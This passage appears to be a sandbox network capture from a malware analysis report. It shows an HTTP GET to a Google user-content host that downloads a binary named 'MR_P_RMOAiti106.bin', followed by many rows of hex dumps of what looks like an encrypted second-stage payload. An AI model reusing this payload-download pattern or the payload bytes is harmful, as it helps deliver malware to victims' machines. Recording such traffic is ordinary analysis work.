| 2021-10-14 01:43:28 UTC | 1                  | OUT       | GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/g8frqkhvedecg6836ocig58c2eq4g9p/1634175750000/16524389560697724177/*1BAbh3ojjt7dVXOtB4uKC4koi7OeNO6xe?e=download HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Cache-Control: no-cache<br>Host: doc-14-28-docs.googleusercontent.com<br>Connection: Keep-Alive |



| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|-------------------------|--------------------|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 2                  | IN        | <p>HTTP/1.1 200 OK</p> <p>X-GUploader-UploadID: ADPycdsQfOGSJsI3dW-7hsZelChQwTyi9W63PDWJ76TMgTg1ZF-92AgyYdXLSvw4Fk1</p> <p>5Fu75x98t1w9e2qn7BWJU8HUu3RP3A</p> <p>Access-Control-Allow-Origin: *</p> <p>Access-Control-Allow-Credentials: false</p> <p>Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-API-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-Pageld, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-HeaderMask, X-Google-Project-Override, X-Goog-API-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-VersionId, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespaces, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout</p> <p>Access-Control-Allow-Methods: GET,OPTIONS</p> <p>Content-Type: application/octet-stream</p> <p>Content-Disposition: attachment;filename="MR_P_RMOAiti106.bin";filename*=UTF-8"MR%20P_RMOAiti106.bin</p> <p>Content-Length: 221760</p> <p>Date: Thu, 14 Oct 2021 01:43:28 GMT</p> <p>Expires: Thu, 14 Oct 2021 01:43:28 GMT</p> <p>Cache-Control: private, max-age=0</p> <p>X-Goog-Hash: crc32c=mKDTUQ==</p> <p>Server: UploadServer</p> <p>Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000;v="46,43"</p> <p>Connection: close</p> |
| 2021-10-14 01:43:28 UTC | 6                  | IN        | <p>Data Raw: 7f a5 0f 0b a2 1a ea a7 9b 5e 1b 21 3a b0 2b 3a 61 32 b5 7e 05 f8 f0 fb 04 62 f1 7d 71 d0 4e bc ec a5 9c 0f 95 ee 9b 01 79 a8 4e 3f be dd 49 c7 d3 d9 8e 8e d0 a4 89 c2 7b f0 2f 53 cd aa b5 0d 2f 7b c7 42 d3 d9 4a 43 b9 f7 ce af a8 c0 0e 84 d0 ad a7 6a ac fc 87 b9 4e 61 29 03 55 62 eb 3c da 36 e3 98 e0 09 c7 20 5a d0 5f ff 41 37 bb 76 f4 ae 3a 06 ca 7a c2 01 ff ef eb 2b 01 55 66 8b 09 b5 40 d7 0f fa 4c fb 01 74 3a ca 44 3e de 54 86 c1 7b 84 bd 60 b7 d0 c4 f4 87 3a 93 da ce 12 f8 1a 08 d9 e3 43 7f cd 3d 94 64 59 f8 ff 48 d4 31 90 3d 58 b8 03 47 cc 49 cb 1a 1b 49 5b c0 ca 5b 70 b0 3c d0 49 71 3b 7f 43 ba a0 39 e6 33 94 14 ba e5 df 74 72 7d 84 48 d6 f1 46 dc 19 ed 49 44 67 bd c1 60 ce fb df 3a da d0 1c 15 3d 94 50 ea 25 fc d1 3e 84 49 c1 68 46 de 36 0c db 00</p> <p>Data Ascii: ^!:+a2~xb)qNyN?l{/S{BJCjNa)Ub&lt;6 Z_A7v:z+Uf@Lt:D&gt;T{'C:=dYH1=XGll[pp&lt;ic;Q93tr}HFIDg':=P%&gt;lhF6</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| 2021-10-14 01:43:28 UTC | 9                  | IN        | <p>Data Raw: 4b e0 fa ac c9 be 0e 57 b0 3c 99 41 68 07 70 f6 ac 8a af 1f f5 b3 44 20 d4 35 db d4 99 44 45 a1 5f f7 aa 5f 85 1d 06 4b 34 a9 bc fd bb bb 67 bb 07 1c d7 e2 fe 42 0b ec ad 8a 29 7e 66 63 cc 89 ad aa 5f 32 8c aa 57 0f fe 22 a6 e2 a7 f3 f0 44 c8 f3 e9 73 b9 eb cc c7 db f2 bd dc b8 7f e0 9c 1a 77 f2 fa 5e 69 6e d3 32 42 d8 9b al 3b 05 al 70 af 6a 5e 08 74 21 83 85 11 25 75 01 48 3e b0 8d 2c 92 8b d3 27 3e 7d 02 7b a4 8c 7c 92 1b c2 ad 1c 9f 6e 22 a5 17 e2 64 b8 e9 57 49 1d 73 20 f8 26 47 85 0b 1d 1c 6d ef 8b 45 22 ac 0b e6 cc 5d 82 be 3f 00 1c 08 cb be 70 c3 70 53 f8 c8 ea d0 23 d0 fe c6 e8 fb 61 52 16 aa a9 a4 63 fc bd f9 18 45 3c 8c 6f 9b a0 22 21 24 04 5c e4 23 bf cb 10 54 96 a7 67 9d c2 91 8b c2 44 8d 4f 51 67 37 44 45 c6 55 75 43 bd f6 dd a9 7c 03 06</p> <p>Data Ascii: KW&lt;AhpD 5DE__K4gB)~fc_2W"Dsw*in2B;pj*ti%uH&gt;,'&gt;}[In"dWls &amp;GmE"]?ppS#aRcE&lt;o"!\$#TgDOQg7DEU uC]</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| 2021-10-14 01:43:28 UTC | 13                 | IN        | <p>Data Raw: 4f df 7b fd ff 18 eb 32 54 a9 67 fc bb d2 ec ed b7 46 e7 ec 5a ef b6 cb 00 ba a9 23 00 45 63 76 bc fa 1a 2e 92 f4 0f 87 05 23 53 aa 85 b1 a7 9c c1 1f 53 ed 29 20 8f 31 ee 2d 9e af 2b 08 8c 49 d8 d6 ed 6b 67 35 65 ce 92 d6 b7 8e 62 eb 8c 61 16 a4 b6 54 d1 10 6f 24 1e 0e fe cf cb dd b6 f8 f0 81 ee c6 36 0a 7d 28 2f 5c b7 75 b9 95 26 b9 47 2c 55 cc 5a 1e 90 46 c7 de d2 89 35 70 4e ee db e3 d5 c3 40 00 34 bf 09 6d ce 13 5e fb 60 c3 99 66 b4 b3 db 8f 3b d1 10 a3 1c 3f 6a 29 91 ac 19 d0 a6 f9 9a 7c b3 89 76 f2 3f b5 c7 98 7f 32 47 e4 d8 a4 a6 e3 24 57 ba e0 a2 5f 68 07 7e fd 72 98 8f 28 f5 a2 58 03 d1 2c db d5 84 92 7c 8d 5d e5 7f 5f 84 21 f8 4a 18 aa 83 f6 bb be 7f 3c 0e 26 5a c9 f6 69 e8 c4 da 8a 29 64 09 f7 89 a7 a0 77 4a 8e aa 51 27 5e 8f 0b e8 aa e3 7c</p> <p>Data Ascii: O{2TgFZ#Ecv.#SS) 1+~lkg5ebaTo\$6{/\u&amp;G,UZF5pN(4m^f;?)} v?2GSW_h~r(X,[]!J&lt;&amp;Zi)!dwJQ^~ </p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| 2021-10-14 01:43:28 UTC | 17                 | IN        | <p>Data Raw: be 8e e7 e9 8a 99 cf 32 16 ec 57 ed 1a 3e 6c af 86 95 a3 fd 26 f4 d5 10 31 49 fe 70 a3 a0 a2 2c 15 7a 3e b0 ec 6b 62 48 d3 58 6a e3 9c 2e df 52 a9 85 8d 3e ab 49 c2 57 f4 f7 85 6e d6 c9 67 7b b9 25 bc 8b 2d ce 5e 3a 56 33 e4 06 4c 99 71 2e c0 03 2d f4 68 97 36 19 90 9a a2 96 45 3c 1d 2f 48 c8 30 4d 6b a7 0f 04 8c ab f9 de 7d 70 50 7b 9e c9 b5 59 8d e8 c0 a7 8a 75 c4 79 d2 5d 80 60 93 da de 55 23 09 6b 9c 09 c4 39 ba cb b9 82 6d 84 fa c7 6f 36 44 65 4d 21 27 59 05 60 11 fb eb ed fc 21 ae 86 9b e7 df cf 04 19 ac d8 5d 28 88 4b df 14 f7 e3 e6 ee 72 77 64 7c d4 cc f8 22 eb 15 51 b4 63 5a fe b2 c5 0c 6c c5 0d 0c 4a 57 9b cc f8 1c 32 bd fe 05 9a 00 30 02 bf cd 59 8e 76 c8 16 43 cd 6e e4 8d 37 4a 1f aa ab 2b 13 2a 47 8b 3f c4 81 6b 3c 7c cf 83 d6 51 8c 62 eb 06</p> <p>Data Ascii: 2W&gt; &amp;1lp,z&gt;kbHXj.R&gt;IWng{%^-^V3Lq.-h6E&lt;/HOMk}pP{Yuy}U#k9mo6DeM!Y"!j{Krwld}"QcZJW20YvCn7J+*G? k&lt; Qb</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 18                 | IN        | <p>Data Raw: 54 e6 0e 0a 83 23 3c 73 3c e5 e4 9e 24 c3 53 c0 dd 50 a1 76 49 3a 1a 19 cc af 3b c3 70 5d f8 a1 e8 d0 2f a9 07 e8 e8 f1 4d 55 51 09 79 a6 63 fd da d3 00 45 36 84 40 d3 c7 a0 28 44 42 13 8a 63 2e ae cc 6f 40 95 bf 7b 81 4a 91 8b c2 71 57 57 67 4a 16 57 42 da ca 76 b6 85 f7 ce a5 89 3f 1c c5 40 78 a7 6a a6 c6 ee 47 f1 9e f7 0d 47 23 15 2a d5 36 e3 83 8f 5e c7 20 50 0c 4e f8 2e e1 bb 76 fe c1 f7 06 ca 70 db 3f 92 ee eb 2b ff 5b 66 8b 03 bd c9 e4 27 8c 47 36 26 e4 11 86 89 19 a2 14 ef b2 5d e5 ae 60 06 a2 a5 93 8f 7d f2 b4 aa 69 9a 12 58 bc c3 37 2c 7e 27 fc 0a 79 99 98 2c f4 5c f5 4a 00 82 1d 4d ee 55 cb 1a 11 94 7e c1 ca 0b 4b be 3c 9c 4c 6a 7b f2 f7 e4 c1 22 6b 26 94 14 bb f6 9f 85 32 69 ad 92 d5 fa 40 7e 50 ae 5e 3a 78 bd c1 64 e6 be dd 94 aa fb 45 17 1d</p> <p>Data Ascii: T#&lt;s&lt;\$SPv!;:p]/MUQycE6@(DBc.o@[JqWWgJWBvk?@xjGG*#6^ PN.vp?+[f'G6&amp;])xI7,-~y,IJMU-K&lt;Lj["k &amp;2i@~P^:xdE</p>   |
| 2021-10-14 01:43:28 UTC | 19                 | IN        | <p>Data Raw: 29 ec 47 69 3c dd d8 8a fe 99 8e 62 ed 9b 78 02 b7 bd 54 c0 14 6a 30 e0 0e d2 c2 c2 c2 63 80 e8 81 e0 c2 94 15 ba 3d 2b 5c d5 71 a6 83 c2 b8 6b 26 2b d1 5a 1e 75 6c f5 c1 cb 98 31 70 b0 e2 c0 1d db ef 4b 09 36 c1 11 6c ce 17 fc e7 8d cf 99 77 be a5 25 8e 1b db 07 b0 17 3f 7b 2d 94 b4 e7 d0 8a fb b1 79 90 6b 8b 0d ce b2 b9 81 56 3b d3 cf f3 a4 a6 e9 14 57 ba e1 b1 6f 6a 07 4e f5 72 98 89 28 f5 b3 08 01 fa 37 d4 d2 93 6c 67 a1 5f fc 74 5f 83 37 53 42 34 a8 9a fd bb b9 04 cb 07 0a 57 e2 f4 42 11 ec ad 89 29 27 66 21 25 80 a7 aa 51 32 8c aa d7 06 fe 8f 04 e2 b5 e9 ea 44 c9 e9 d9 76 b9 fc 42 ce db e7 b3 cd a9 7d 55 dc 1a 77 f7 8e 6d 69 74 d2 38 45 f0 d1 a1 3b a3 c7 3b af 64 54 ee 63 f4 c6 85 11 20 73 21 68 6a b0 8d 42 df 8b d3 2d f1 63 6d 35 aa 8c 76 94 d3 f9</p> <p>Data Ascii: )Gi&lt;bxTj0c=+lqk&amp;+Zul1pK6lw%?{-ykV;CWojNr(7lg_t_7SB4WB)%"%Q2DvBj)Uwmitt8E;;dTC slhjB-cm5v</p>                         |
| 2021-10-14 01:43:28 UTC | 20                 | IN        | <p>Data Raw: fb df 94 ac d3 4c 45 1d 98 4a ea 25 fd c2 0e 87 09 4b 68 66 de 3e 0c d9 11 dd 35 98 be af ab cf 57 8f 82 37 1b 1d e4 7f c9 30 60 6a 85 9c 8d 85 d2 84 08 d4 3a 2b 6e c0 b3 ce 53 a4 04 38 50 20 b1 c4 32 7a b6 d4 67 44 c8 35 1e 8a 4d b3 a0 a2 e8 57 48 e7 d cb fc 85 63 e7 69 66 57 b9 35 80 8d 57 d6 55 3c 40 3a c5 62 94 75 69 2a 03 2d f4 43 f9 f4 1b bc 94 80 be fd 24 e3 28 75 e6 1a 76 a4 a7 09 26 bd 98 1a cf 5e 2e 57 6d 66 db bd 73 59 e1 c0 a6 98 9a e3 46 d9 67 af 52 fd 0c 32 ac 34 2a 04 51 1a f4 31 ad ac bb 8a 02 6e fa c7 74 37 a9 63 15 a7 48 94 05 60 0a e8 0c 11 a2 1c ad ff 5a fd cc c1 13 fe aa 90 9a 1f a5 48 c7 79 fd e3 f7 ee 02 a1 a1 52 c5 cd bf 9e eb 15 51 f6 87 ae fe b2 de 25 13 b5 1c 08 4c 6e 5a d5 06 1b 04 37 e2 0d 0e 0a 3f 51 aa 9c 5e a2 ad 34 17</p> <p>Data Ascii: LEJ%Khf&gt;5W70'j;-nS8P 2zgD5MWHj)cfW5WU&lt;@2bui*~C\$(uv&amp;^..WmfsYfGR24*Q1nt7cH`ZHyrQ%LnZ7?Q*4</p>                          |
| 2021-10-14 01:43:28 UTC | 22                 | IN        | <p>Data Raw: 93 34 88 9f 70 bc c2 f2 c2 55 b7 84 2a a3 39 c1 1b b8 ef 32 13 00 7f 2a f6 11 01 79 0a 37 78 3b f9 f5 47 24 c3 5d 44 d3 5b 85 b9 43 25 16 f6 cb fd 29 df fd 4c d0 86 e9 db 3a cd da e8 e0 ec 95 45 7a 23 b1 a8 63 f3 c8 53 19 69 25 86 40 12 c5 a0 24 03 74 11 8a 6f 67 c2 cb 11 53 9f a4 73 ee 93 8c 75 c9 7b 9d 5e 6a 4c 23 57 44 c6 f1 64 43 bd fd d8 94 d2 3f 0e 84 76 a1 a7 62 b4 02 86 95 1c 49 2d 03 55 64 84 3d db 36 e9 f7 e2 08 c7 2a 50 c9 53 ff 49 2c 45 77 d8 bd 3c 2e 22 78 c2 07 d7 06 e9 2b 87 3a 1b 8b 07 a0 f0 c5 03 4e 4d 29 2d 32 3a aa 82 18 92 14 04 b0 5b f2 0b 10 de ae a5 91 b8 48 0c b5 8c 73 8b 12 ea bc c3 3b 8a ab 1d fd 0e 66 ae bc 1b fc 43 f0 a7 3c ba 09 4d dc 6b 69 05 0b 45 5b c8 dc f5 34 9c 3e 8b 44 72 33 71 6d 1a c0 15 e4 18 91 2c c9 1b 20 6b 58 7f</p> <p>Data Ascii: 4pU*92*y7x;G\$)D[C%]L:Ez#cSi%@StogSsu{^jL#WDDC?vbl-Ud=6*PSI,Ew&lt;."x+:NM)-2;[Hs;C&lt;MkiE[4&gt;Dr3qm, kX</p>               |
| 2021-10-14 01:43:28 UTC | 23                 | IN        | <p>Data Raw: 4b b4 62 4e 8a aa b4 36 45 c5 42 4d 84 36 4c d3 f3 8e 2b 19 8c 51 51 47 4e 47 69 36 56 f5 91 f3 97 87 7a 13 2f 52 0c a1 cc 71 c0 14 74 be 57 18 08 ce c9 db aa 86 e1 97 10 c3 b8 17 7f 36 2b 55 c6 8f a7 af da 93 69 0c bc d6 4d c8 9f 6d fd f0 70 8c 1b 70 5f f9 f0 1e d4 49 4b 09 2c ef 11 6d df 01 ef e3 4b 48 99 77 b0 a5 34 8a 0e 2c 06 9c 17 29 05 08 8e b4 e3 5f 3d ec 6b 74 87 78 98 09 c0 a3 bd 99 81 33 6f df 82 86 a6 e9 0a 7f b9 e1 b1 65 05 75 76 fc 78 92 9e 3b f1 b3 5f 0c e1 c9 da fe 88 6a 12 aa 5e fd 7e 21 a6 37 06 4f 3c 32 82 d5 95 b9 67 c8 11 f4 59 ce b6 5e 18 e8 ad 99 2d 3d 98 20 7b 8c 8c 93 44 21 88 aa 46 0b e9 71 0a ce b6 f1 e3 40 c9 f9 dd 6a 47 fd e1 c2 cc cd a0 cf ad 7d d9 d1 0c 89 f9 a2 6e 7e 7d d6 38 55 f4 cc 5f 3a 23 cc 10 aa 52 38 11 9c b1 c7 92</p> <p>Data Ascii: KbN6EBM6L=-+QQGNGi6Vz/RqtW6+UiMmpp_IK,mKHw4.)_=ktb3oeuvx; j^~!7O&lt;2gY^=- {D!Fq@jG}n~-j8U_-:# R8</p>                       |
| 2021-10-14 01:43:28 UTC | 24                 | IN        | <p>Data Raw: e7 27 a3 9b d7 94 72 7b ad 4b d4 fa 40 f4 65 ee 49 4e ef b5 c1 60 ca 26 bc 97 ac d3 1e 0a 69 a7 49 94 2d fc d1 3a ac 00 c2 68 60 f6 12 0c d9 0a 4b 36 a0 c2 ab 76 8a 54 88 99 cb 05 44 df 4e 99 3a 60 6c ab a8 8c 86 d5 9f de f1 16 20 66 56 b8 a1 a0 a0 d9 15 79 3e ba c6 2a 14 7b cc 35 4a cb 23 28 f7 5f bb a0 a3 d7 8d 49 c4 75 53 ff 85 64 fa 4a 6e 78 bf 36 94 bc e5 ff 47 42 4f 16 cc c0 66 95 74 06 e1 2b 09 fe 40 c3 b6 11 96 89 8f 63 11 3c 1d 29 5b f2 60 2a 70 d9 01 2c ab af d1 d9 56 2e 56 53 bc da 91 7b ce e2 c0 a1 82 b9 2f 68 db 4c a8 75 fb c0 d4 2d 3a 00 04 55 21 ca 30 ad 33 93 ae 02 49 f0 47 6d 21 ba 63 f0 88 4a 94 05 62 04 96 26 f6 dd 38 a8 e9 52 cf d0 c6 13 e1 86 a3 64 1e 83 cb d7 6a f9 e7 3b 7b 1c 5f a0 7c cb b1 e3 f5 95 1d 5b f4 ec 72 ee b1 d4 0f 6c 8c</p> <p>Data Ascii: 'r{K@eIN'&amp;-il:-h`K6vTDN:'l fVy&gt;*[5J#(_luSdJnx6GBOft+@&lt;c)[^*p,V.VS{/hLu:-U!0!3Gm!cJb&amp;8Rdj;[_lrl</p>            |
| 2021-10-14 01:43:28 UTC | 25                 | IN        | <p>Data Raw: be 61 4e 38 70 45 d0 a9 02 34 73 30 f3 6f a4 73 42 f3 86 d1 3c 33 42 75 34 a4 86 7a 8b 11 e3 d9 53 8e 75 37 85 c1 af 4a b6 ed 29 12 35 6a 2b fe 04 19 92 14 3c 60 27 ef 9a 54 3b f0 a7 e7 e0 47 98 bc 63 69 1c 08 cc e8 14 c0 70 59 cf b2 fb cb 25 d7 cd f1 16 fa 47 49 54 30 a2 8c 7b fa d2 a7 0b 42 2c 93 73 f4 d6 bb 3d 17 6d 12 a6 65 0e ae c4 7e 71 97 bf 79 f1 a6 82 90 c8 46 92 47 67 9c 20 7b 49 c1 d2 5b 47 6b e4 c5 b0 71 2c 15 84 79 b6 bc 94 ad d0 8a bb 1f 6a 01 1b 54 62 e1 2f d2 2a f0 83 e0 18 dc 3f 4a 2e 5e d3 4f 35 aa 7d dc b6 3b 06 c0 69 d4 1e ee fc f0 2b 90 49 79 85 f9 ab d6 d3 1e 45 5f e0 33 c7 24 89 9a 04 8a 2d f4 ad 49 0a a8 23 de a0 b4 92 8f 41 f3 b4 aa 6e 80 25 79 af d8 31 1b b8 02 f1 f4 78 90 ba 0a ff 46 29 4a 36 89 03 59 dd 6d da 01 04 53 a5 c1 e6</p> <p>Data Ascii: aN8pE4s0sosB&lt;3Bu4zSu7J)5j+&lt;'T;GcipY%GIT0{B,s=me~qyFGg {l[Gkq,yjTb/*?J.^O5};i+NyE_3\$-!#A n%y1xF)J6YmS</p>             |
| 2021-10-14 01:43:28 UTC | 27                 | IN        | <p>Data Raw: fb 56 ef bd cb 19 92 bb 00 0e 5d 70 76 d6 f9 1a 22 23 e2 14 9b 1b f5 51 a1 9e 5e a9 98 d3 17 45 cf 55 24 9e 38 56 e1 9e a4 03 0c 89 56 c1 2a fd 48 78 3a 15 c8 8b fe 9d 9d 6a fc 21 6f 04 61 a1 5b c2 05 7f 18 f9 0e d2 c8 c8 d3 a8 9c 3e 92 e1 c0 85 1a 40 22 2a 5c d0 7a b7 8c c2 6e 78 28 29 c0 55 36 8d 6b f5 cb d6 8b 20 7f 45 3c d3 12 c5 fe 5c d3 3b 17 9c 46 ce 17 fd f4 63 c5 88 78 a1 b5 33 9f 06 fa 1c b1 18 35 6a 22 9f a5 31 c2 85 f9 a0 76 a3 7b 8a 0d ca a1 b7 90 70 28 52 c2 2a 72 b5 e6 0c 46 b5 c8 a8 6e 6a 0d 7a ed 7d 82 51 3b fa b1 5f 07 d2 2e da d2 99 61 6c ae 45 2b 67 50 81 26 09 63 2d a9 94 f7 a8 b4 76 cd 1d 1b 55 34 22 51 04 ee bc 87 01 3e 67 21 5d 9a a2 bb 50 28 5a b9 58 1e fb 98 d1 f5 63 64 db 44 c9 e9 ca 72 bb ed c2 d6 df f1 ac d9 81 66 c9 d5 10 74</p> <p>Data Ascii: V]pv"#Q*EU\$8VV*Hx;jloa[&gt;@~"^\znxj)U6k E&lt; ;Fcx35j"1v(p(R*rFnzj)Q;_..alE+gPc-vU4"Q&gt;g!Pj(ZXcdDrft</p>                |
| 2021-10-14 01:43:28 UTC | 28                 | IN        | <p>Data Raw: 6d d8 2a 18 49 63 c0 ca 0b 03 b0 3c 8d 5e 7e 10 48 7f ec d9 c7 e7 1f 90 0c b0 fc d3 94 7a 68 7b 42 fb f8 5e d0 41 e6 5f ba 6e 91 c3 77 c2 fb d7 8d 52 d2 30 17 36 96 7b 32 27 fe 5f 89 96 09 e9 31 66 de 30 26 c2 30 c2 3e d5 c3 af ab f8 57 88 88 ca 32 05 ed 57 ed 25 ed 2d af 80 87 96 df 88 fc c3 68 15 6d d6 ba 3c b1 ae 6b 04 7b 3e b0 d7 31 4a 5d d4 4b 48 c9 4c b1 df 54 b2 b3 a0 d7 bc 48 ca 75 c2 f3 ea f9 fe 97 6d 68 b9 27 90 b7 ba 4f 5c 3c 41 00 41 c3 4e 99 76 12 f3 17 05 56 40 c9 3c 01 1a b6 8b be fb 16 2a 28 59 e7 0f 95 56 a7 09 2d 83 1f f9 d4 5f 06 0a 7b 98 d0 86 a7 c3 c1 c0 a1 87 77 e5 7b dd 58 82 70 81 f3 cb 4b bf 07 04 51 08 d7 38 bc 3e ad 9b 05 eb eb cc 72 37 36 58 2d 27 49 36 14 6b 08 e0 04 e3 b7 24 b0 64 79 e7 df c4 00 ea bf 8a 72 09 15 5a d2 7d ef</p> <p>Data Ascii: m*Ic&lt;^~Hzh[B^A_ nwR06{2'_1f0&amp;0&gt;W2W%-hm&lt;k{&gt;1J]KHLTHumh'O!&lt;AANvV@&lt;*(YV-_{w{XpKQ8&gt;76X~!6k\$ dyrZ}</p> |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|-------------------------|--------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
